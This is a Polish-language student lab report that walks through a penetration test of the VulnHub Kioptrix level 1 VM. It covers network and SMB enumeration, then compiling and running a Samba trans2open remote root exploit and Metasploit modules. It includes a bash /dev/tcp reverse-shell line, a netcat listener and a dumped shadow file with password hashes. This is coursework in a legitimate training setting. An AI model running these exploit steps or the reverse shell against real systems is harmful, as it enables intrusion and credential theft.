

## Bezpieczeństwo systemów komputerowych (BSK)

### Zadanie Praktyczne 2:

#### Testy bezpieczeństwa

1. Utworzyć sieć wewnętrzną składającą się z Kali Linuxa oraz 2 pobranych maszyn.
2. Wykonać skanowanie za pomocą wybranego skanera podatności. Raport skanowania załączyć do raportu.
3. Zrealizować testy penetracyjne dla każdej z maszyn. Potwierdzeniem przeprowadzenia udanego testu penetracyjnego jest uzyskanie właściwej flagi wskazanej na stronie danej maszyny na VulnHub.

Realizowanie testów penetracyjnych w dzisiejszych czasach, na takim poziomie nie wymaga właściwie żadnych umiejętności. Wystarczy zainstalować Kali-linuxa i klikać w obrazki do skutku. Metasploit nawet jeśli nic nie rozumiemy i uruchamiamy tylko kolejne exploity z kolejnymi ładunkami - pozwoli nam wcześniej lub później dostać się do systemu. Łamanie wirtualnego systemu w domu nie niesie żadnego zagrożenia. Nie musimy się przejmować tym czy administrator pracuje, czy śpi. Nie martwimy się o wykreycie naszej obecności. Nawet możemy nie wiedzieć na czym polega działanie exploitu, jaką drogą udaje się nam uzyskać dostęp, podnieść uprawnienia lub przechwycić informację. Podczas tego ćwiczenia jesteśmy ScriptKiddies.

Taka zabawa pokazuje jasno, jak łatwo można zostać zaatakowanym, i jak łatwo pokonać zabezpieczenia jeśli gdzieś faktycznie pojawia się luka w zabezpieczeniach.


poniżej sesja uzyskania uprawnień ROOT na zdalnej maszynie.

## Zadanie 1

### Kioptrix 1 <https://www.vulnhub.com/entry/kioptrix-level-1-1,22/>

#### krok 0 instalacja Kali linux.

- instalacja na AMD Ryzen na płycie B550 zakończyła się niepowodzeniem,
- instalacja na Thinkpad X200 również zakończyła się fiaskiem,
- instalacja Kali linux i kioptrix w VMPlayer na maszynie windows 10 (AMD Ryzen3, płyta Aorus B550, dysk M.2) zakończona sukcesem.



#### krok 1

- szukam adresu IP atakowanej maszyny zaczynam od szukania na routerze ponieważ nie mam pewności czy wszystko działa poprawnie. Adres podejrzany to 192.168.1.104 na podstawie analizy różnicowej (lista IP przed i po włączeniu atakowanego obrazu)

rozwglądamy się

`sudo netdiscover -i eth0`

```
Currently scanning: 172.24.43.0/16 | Screen View: Unique Hosts
261 Captured ARP Req/Rep packets, from 14 hosts. Total size: 15660

-----
IP At MAC Address Count Len MAC Vendor / Hostname
-----
192.168.1.1 2c:a1:7d:81:a3:9f 67 4020 ARRIS Group, Inc.
192.168.1.98 d8:5e:d3:a1:b6:50 6 360 GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.104 00:0c:29:3d:86:8d 9 540 VMware, Inc
192.168.1.164 00:06:78:c3:f5:50 4 240 D&M Holdings Inc.
192.168.1.221 98:f7:d7:ff:45:eb 1 60 ARRIS Group, Inc.
192.168.1.240 74:78:27:5a:47:9a 25 1500 Dell Inc
192.168.1.159 d0:7f:a0:0d:be:eb 1 60 Samsung Electronics Co.,Ltd
192.168.1.204 74:f9:ca:88:69:69 1 60 Nintendo Co.,Ltd
192.168.1.212 30:07:4d:39:1e:48 119 7140 SAMSUNG ELECTRO-MECHANICS(THAILAND)
192.168.100.1 2c:a1:7d:81:a3:9c 1 60 ARRIS Group, Inc.
172.19.130.49 06:f7:d7:c2:63:20 2 120 Unknown vendor
89.68.148.185 2c:a1:7d:81:a3:9d 14 840 ARRIS Group, Inc.
172.19.130.1 2c:a1:7d:81:a3:9f 5 300 ARRIS Group, Inc.
10.151.130.111 2c:a1:7d:81:a3:9b 6 360 ARRIS Group, Inc.
```

MAC Address	IP Address	Expires On
5E:81:91:90:70:06	192.168.1.52	Sat Dec 16 23:27:30 2023 (UTC)
16:03:4D:84:9C:31	192.168.1.53	Sat Dec 16 23:44:11 2023 (UTC)
0A:97:89:12:33:27	192.168.1.87	Sun Dec 17 00:05:41 2023 (UTC)
08:5E:D3:A1:B6:50	192.168.1.98	Sun Dec 17 00:03:19 2023 (UTC)
00:0C:29:3D:86:8D	192.168.1.104	Sat Dec 16 23:43:49 2023 (UTC)
D0:7F:A0:0D:BE:EB	192.168.1.159	Sat Dec 16 23:57:50 2023 (UTC)
00:06:78:C3:F5:50	192.168.1.164	Sat Dec 16 23:59:54 2023 (UTC)
30:07:4D:39:1E:48	192.168.1.212	Sat Dec 16 23:55:50 2023 (UTC)
98:F7:D7:FF:45:EB	192.168.1.221	Sat Dec 16 23:11:41 2023 (UTC)
74:78:27:5A:47:9A	192.168.1.240	Sat Dec 16 23:48:31 2023 (UTC)

dla sprawdzenia

`nmap -sP 192.168.1.104`

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:18 GMT
Nmap scan report for 192.168.1.104
Host is up (0.00033s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

`nmap 192.168.1.104`

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:19 GMT
Nmap scan report for 192.168.1.104
Host is up (0.0013s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
```

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds

`sudo nmap -p- -sV -sS -T4 -A -oX file 192.168.1.104`

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:27 GMT
Nmap scan report for 192.168.1.104
Host is up (0.00056s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ _sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
|_ http-methods:
|_ Potentially risky methods: TRACE
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version port/proto service
|   100000 2 111/tcp  rpcbind
```

```

100000 2 111/udp rpcbind
100024 1 32768/tcp status
100024 1 32768/udp status
139/tcp open netbios-ssn Samba smbd (workgroup: xMYGROUP)
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
_ssl-date: 2023-12-17T07:29:38+00:00; +9h01m52s from scanner time.
sslsv2:
SSLv2 supported
ciphers:
SSL2_RC4_128_EXPORT40_WITH_MD5
SSL2_DES_192_EDE3_CBC_WITH_MD5
SSL2_RC2_128_CBC_WITH_MD5
SSL2_RC4_128_WITH_MD5
SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
SSL2_DES_64_CBC_WITH_MD5
SSL2_RC4_64_WITH_MD5
_http-title: 400 Bad Request
ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
Not valid before: 2009-09-26T09:32:06
Not valid after: 2010-09-26T09:32:06
_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open status 1 (RPC #100024)
MAC Address: 00:0C:29:3D:86:8D (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
_smb2-time: Protocol negotiation failed (SMB2)
_nbtstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
_clock-skew: 9h01m51s

TRACEROUTE
HOP RTT ADDRESS
1 0.56 ms 192.168.1.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.78 seconds

```

przeglądam foldery udostępnione w Apache dirbuster

w tym przypadku niewiele nam to daje.

popartzymy na Smbę

nbtscan

```

g NBT name scan for addresses from 192.168.1.104

IP address      NetBIOS Name    Server    User    MAC address
-----
192.168.1.104   KIOPTRIX        <server>   KIOPTRIX  00:00:00:00:00:00

```

jeszcze próba połączenia

rpcclient -U "" 192.168.1.104

```

Password for [WORKGROUP\]:
rpcclient $> srvinfo
        KIOPTRIX      Wk Sv PrQ Unx NT SNT Samba Server
        platform_id   :      500
        os version     :      4.5
        server type    :      0x9a03

rpcclient $> enumdomusers
rpcclient $> getdompwinfo
min_password_length: 0
password_properties: 0x00000000
rpcclient $>

```

przeglądamy smbę

enum4linux 192.168.1.104

```

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Dec 16 22:53:58 2023

===== ( Target Information ) =====

Target ..... 192.168.1.104
RID Range ..... 500-550,1000-1050
Username ..... 
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.1.104 ) =====

[+] Got domain/workgroup name: MYGROUP

===== ( Nbtstat Information for 192.168.1.104 ) =====

Looking up status of 192.168.1.104
KIOPTRIX <00> - B <ACTIVE> Workstation Service
KIOPTRIX <03> - B <ACTIVE> Messenger Service
KIOPTRIX <20> - B <ACTIVE> File Server Service
..._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
MYGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
MYGROUP <1d> - B <ACTIVE> Master Browser
MYGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00


===== ( Session Check on 192.168.1.104 ) =====
[+] Server 192.168.1.104 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.1.104 ) =====



Domain Name: MYGROUP
Domain Sid: (NULL SID)

[+] CAN'T DETERMINE IF HOST IS PART OF DOMAIN OR PART OF A WORKGROUP

```



```
enum4linux complete on Sat Dec 16 22:54:05 2023
```



szukam exploita dla samba 2.2.1a

https://www.exploit-db.com/exploits/10

wget -O samba-exploit.c https://www.exploit-db.com/download/10

```
(john@kali)~[/exploit]
$ wget -O samba-exploit.c https://www.exploit-db.com/download/10
--2023-12-16 23:35:41-- https://www.exploit-db.com/download/10
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)[192.124.249.13]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: 'samba-exploit.c'

samba-exploit.c      [ <=>      ] 44.06K  253KB/s   in 0.2s

2023-12-16 23:35:42 (253 KB/s) - 'samba-exploit.c' saved [45115]
```

kompilacja:

gcc samba-exploit.c -o samba2.2.1a-exploit

```
samba-exploit.c

(john@kali)~[/exploit]
$ gcc samba-exploit.c -o samba2.2.1a-exploit

(john@kali)~[/exploit]
$ ls
samba-exploit.c  samba2.2.1a-exploit

$ ./samba2.2.1a-exploit
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
Usage: ./samba2.2.1a-exploit [-bBcCdffprsstv] [host]

-b <platform>    bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>        bruteforce steps (default = 300)
-c <ip address>   connectback ip address
-C <max childs>   max childs for scan/bruteforce mode (default = 40)
-d <delay>        bruteforce/scanmode delay in micro seconds (default = 100000)
-f force
-p <port>         port to attack (default = 139)
-r <ret>          return address
-s scan mode     (random)
-S <network>     scan mode
-t <type>        presets (0 for a list)
-v verbose mode

$ ./samba2.2.1a-exploit 192.168.1.104 -c 192.168.1.31 -b 0
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
+ Bruteforce mode. (linux)
+ Host is running samba.
+ Worked!

-----
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
```

nasłuchuje na porcie 4444


nc -nlvp 4444

uruchamiam zdalną powłokę


bash -i &> /dev/tcp/192.168.1.31/4444 0>&1

cat shadow

```
root:$1$XROmcFDXtF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:*.14513:0:99999:7:::
daemon:*.14513:0:99999:7:::
adm:*.14513:0:99999:7:::
lp:*.14513:0:99999:7:::
sync:*.14513:0:99999:7:::
shutdown:*.14513:0:99999:7:::
halt:*.14513:0:99999:7:::
mail:*.14513:0:99999:7:::
news:*.14513:0:99999:7:::
uucp:*.14513:0:99999:7:::
operator:*.14513:0:99999:7:::
games:*.14513:0:99999:7:::
gopher:*.14513:0:99999:7:::
ftp:*.14513:0:99999:7:::
nobody:*.14513:0:99999:7:::
mailnull:!.14513:0:99999:7:::
rpm:!.14513:0:99999:7:::
xfs:!.14513:0:99999:7:::
rpc:!.14513:0:99999:7:::
rpcuser:!.14513:0:99999:7:::
nsfsnobody:!.14513:0:99999:7:::
nscd:!.14513:0:99999:7:::
ident:!.14513:0:99999:7:::
radvd:!.14513:0:99999:7:::
postgres:!.14513:0:99999:7:::
apache:!.14513:0:99999:7:::
squid:!.14513:0:99999:7:::
pcap:!.14513:0:99999:7:::
john:$1$LzL4.MR4t$26N4YpTGceB00gTX6Taky1:14513:0:99999:7:::
harold:$1$Xx6zd0d$IM0GAC13r757dv17LZ9010:14513:0:99999:7:::
```



nasłuch i zdalna powłoka



# Druga wersja ataku

```
$ nikto -host 192.168.1.104
```

```
- Nikto v2.5.0
-----
+ Target IP:      192.168.1.104
+ Target Hostname: 192.168.1.104
+ Target Port:    80
+ Start Time:     2023-12-17 00:04:19 (GMT0)
-----
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep 6 04:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /etc/passwd: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/passwd: Some D-Link router remote command execution.
+ /shell?cat=/etc/passwd: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8916 requests: 8 error(s) and 30 item(s) reported on remote host
+ End Time:      2023-12-17 00:07:25 (GMT0) (186 seconds)
-----
+ 1 host(s) tested
```

```
Metasploit i trans2open:
```

## metasploit

```
set RHOSTS 192.168.1.104
set LHOST 192.168.1.31
use trans2open
use 0
run
use 1
run
```

```
msf6 > use trans2open
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
1	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
2	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
3	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

```
msf6 > ls
[*] exec: ls

192.168.1.104 Documents Kioptrixlv11.xml Pictures Templates exploit legion zad1 zad1.nmap
Desktop Downloads Music Public Videos file paused.conf zad1.nikto
```

```
msf6 > set RHOSTS 192.168.1.104
```

```
RHOSTS => 192.168.1.104
```

```
msf6 > set LHOST 192.168.1.31
```

```
LHOST => 192.168.1.31
```

```
msf6 > run 0
```

```
[-] Unknown command: run
```

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to bsd/x86/shell/reverse_tcp
msf6 exploit(freebsd/samba/trans2open) > run

[-] Handler failed to bind to 192.168.1.31:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.1.104:139 - Trying return address 0xbfbffdc...
[-] 192.168.1.104:139 - The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbfbffdc...
[-] 192.168.1.104:139 - The host (192.168.1.104:139) was unreachable.
```

```
msf6 exploit(windows/smb/group_policy_startup) > jobs
```

Jobs

====

Id	Name	Payload	Payload opts
0	Exploit: windows/smb/group_policy_startup	windows/meterpreter/reverse_tcp	tcp://192.168.1.31:4444



## Trzecia odmiana ataku

przeszukanie katalogów

Dirb

```
- $ dirb https://192.168.1.104
```

```
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DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Dec 17 00:29:51 2023
URL_BASE: https://192.168.1.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
```

GENERATED WORDS: 4612

---- Scanning URL: https://192.168.1.104/ ----

(!) FATAL: Too many errors connecting to host  
(Possible cause: COULDNT CONNECT)

```
-----
END_TIME: Sun Dec 17 00:29:51 2023
DOWNLOADED: 0 - FOUND: 0
-----
```

Metasploit Documentation: <https://docs.metasploit.com/>

[\*] Starting persistent handler(s)...

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options
```

Module options (auxiliary/scanner/smb/smb\_version):

Name	Current Setting	Required	Description
RHOSTS	yes		The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.104
```

RHOSTS => 192.168.1.104

```
msf6 auxiliary(scanner/smb/smb_version) > run
```

```
[*] 192.168.1.104: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

searchsploit samba 2.2

```
L- $ searchsploit samba 2.2
```

```
-----
Exploit Title      | Path
-----
Samba 2.0.x/2.2 - Arbitrary File Creation | unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit) | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit) | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit) | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit) | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit) | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1) | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2) | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3) | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4) | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit) | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py
-----
```

Shellcodes: No Results

Metasploit Documentation: <https://docs.metasploit.com/>

[\*] Starting persistent handler(s)...

```
msf6 > searchsploit trans2open
```

[\*] exec: searchsploit trans2open

```
-----
Exploit Title      | Path
-----
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit) | osx/remote/9924.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit) | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit) | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit) | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit) | solaris_sparc/remote/16330.rb
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1) | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2) | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3) | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4) | unix/remote/22471.txt
-----
```

Shellcodes: No Results

```
msf6 > search trans2open
```

Matching Modules  
=====

#	Name	Disclosure Date	Rank	Check	Description				
0	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(*BSD x86)			
1	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(Linux x86)			
2	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(Mac OS X PPC)			
3	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(Solaris SPARC)			

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

```
msf6 > 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

[\*] Starting persistent handler(s)...

```
msf6 > searchsploit trans2open
```

[\*] exec: searchsploit trans2open

Exploit Title	Path
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)	bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)	linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)	osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)	solaris_sparc/remote/16330.rb
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)	unix/remote/22468.c
